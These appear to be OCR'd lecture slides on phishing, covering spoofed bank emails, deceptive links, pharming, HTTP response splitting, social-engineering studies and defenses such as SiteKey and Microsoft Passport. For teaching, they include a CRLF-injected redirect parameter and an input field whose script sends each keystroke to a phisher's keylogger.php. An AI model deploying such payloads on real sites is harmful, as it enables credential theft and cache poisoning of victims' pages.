Phishing

Spoofed emails

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A Few Headlines

- "11.9 million Americans clicked on a phishing e-mail in 2005"
- "Gartner estimates that the total financial losses attributable to phishing will total $2.8 bln in 2006"
- "Phishing and key-logging Trojans cost UK banks £12m"
- "Swedish bank hit by 'biggest ever' online heist"

  "Swedish Bank loses $1 Million through Russian hacker"

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
MillerSmiles.co.uk



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
A Snapshot of a Friends Mailbox



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Typical Phishing Page

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
Or Even Like This



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A Closer Look

From: "Wells Fargo" <aw-updateWells.Fargo.com@abm-tech.com>

What you'll see on the page

Where the link actually goes

<a target="_blank"
href="**http://www.members.axion.net/~rod/.Wells.Fargo.com**" >
https://online.wellsfargo.com/signon?LOB=CONS

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
And You End Up Here



2006 (must be an old snapshot)

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
Thank Goodness for IE 7.0 ☺



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Phishing Techniques

- Use confusing URLs
  - http://gadula.net/.Wells.Fargo.com/signin.html
- Use URL with multiple redirection
  - http://www.chase.com/url.php?url="http://phish.com"
- Host phishing sites on botnet zombies
  - Move from bot to bot using dynamic DNS
- Pharming
  - Poison DNS tables so that victim's address (e.g., www.paypal.com) points to the phishing site
  - URL checking doesn't help!

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Bad Idea: Echoing User Input

- User input echoed in HTTP header
- For example, language redirect:

```
<% response.redirect("/by_lang.jsp?lang=" +
                request.getParameter("lang") )   %>
```

- Browser sends

  http://.../by_lang.jsp ? lang=french

- Server responds

  `HTTP/1.1 302` redirect

  `Date: …` to here

  `Location: /by_lang.jsp ? lang=french`

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HTTP Response Splitting

- Malicious user requests

  http://.../by_lang.jsp ? lang=
  "french \n
  Content-length: 0 \r\n\r\n
  HTTP/1.1 200 OK
  <Encoded URL of phishing page>"

- Server responds:

  HTTP/1.1 302
  Date: ...
  Location: /by_lang.jsp ? lang= french
  Content-length: 0
  HTTP/1.1 200 OK
  Content-length: 217
  Phishing page

  Looks like a separate page

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Why?

- Attacker submitted a URL to victim.com
- Response from victim.com contains phishing page
- All cache servers along the path will store the phishing page as the cache of victim.com
- If an unsuspecting user of the same cache server requests victim.com, server will give him the cached phishing page instead

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Trusted Input Path Problem

- Users are easily tricked into entering passwords into insecure non-password fields

```
<input  type="text"  name="spoof"
    onKeyPress="(new Image()).src=
        'keylogger.php?key=' +
        String.fromCharCode( event.keyCode );
    event.keyCode = 183;" >
```

Sends keystroke to phisher

Changes character to *

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Social Engineering Tricks

- Create a bank page advertising an interest rate slightly higher than any real bank; ask users for their credentials to initiate money transfer
  - Some victims provided their bank account numbers to "Flintstone National Bank" of "Bedrock, Colorado"
- Exploit social network
  - Spoof an email from a Facebook or MySpace friend
    - Read Jan 29 WSJ article about MySpace hack
  - In a West Point experiment, 80% of cadets were deceived into following an embedded link regarding their grade report from a fictitious colonel

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Experiments at Indiana University

[Jagatic et al.]

- Reconstructed social network by crawling sites like Facebook, MySpace, LinkedIn and Friendster
- Sent 921 Indiana University students spoofed email (apparently from their friend)
- Email redirected to spoofed site asking user to enter his/her secure university credentials
  - Domain name clearly distinct from indiana.edu
- 72% of students entered real credentials
  - Males more likely if email sender is female

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Victims' Reactions (1)

[Jagatic et al.]

- Anger
  - Subjects called the experiment unethical, inappropriate, illegal, unprofessional, fraudulent, self-serving, useless
  - Called for researchers conducting the study to be fired, prosecuted, expelled, or reprimanded
- Denial
  - No posted comments with admission that writer was victim of attack
  - Many posts stated that poster did not and would never fall for such an attack, and they were speaking on behalf of friends who had been phished

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Victims' Reactions (2)

[Jagatic et al.]

- Misunderstanding
  - Many subjects were convinced that the experimenters hacked into their email accounts. They believed it was the only possible explanation for the spoofed messages.
- Underestimation of privacy risks
  - Many subjects didn't understand how the researchers obtained information about their friends, and assumed that the researchers accessed their address books
  - Others, understanding that the information was mined from social network sites, objected that their privacy had been violated by the researchers who accessed the information that they had posted online

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
Defense #1: Internet Explorer 7.0

- "White list" of trusted sites
- Other URLs sent to Microsoft
  Responds with "Ok" or "Phishing!"



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
Defense #2: PassMark / SiteKey



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

Defense #3: PIN Guard


Defense #3A: Scramble Pad



Defense #4: Virtual Keyboard



Microsoft Passport



- Idea: authenticate once, use everywhere
- Trusted third party issues identity credentials
- User uses them to access services over the Web

History of Passport

- Launched in 1999
  - 2002, Microsoft claims > 200M accounts, 3.5 billion authentications each month
- Passport: Early Glitches
  - Flawed password reset procedure
  - Cross-scripting attack
- Current status
  - From Directory of Sites at http://www.passport.net: "We have discontinued our Site Directory …"
  - Monster.com dropped support in October 2004
  - eBay dropped support in January 2005
  - Seems to be fizzling out

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Liberty Alliance

- Open-standard alternative to Passport

http://www.projectliberty.org

- Promises compliance with privacy legislation
- Long list of Liberty-enabled products

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Defenses

- Use mutual authentication
- Non-Reusable credentials
  (not sufficient against man-in-the-middle attacks)

- Basic technical mechanism available
- Human interaction with these is a challenge!
- Security is a systems problem

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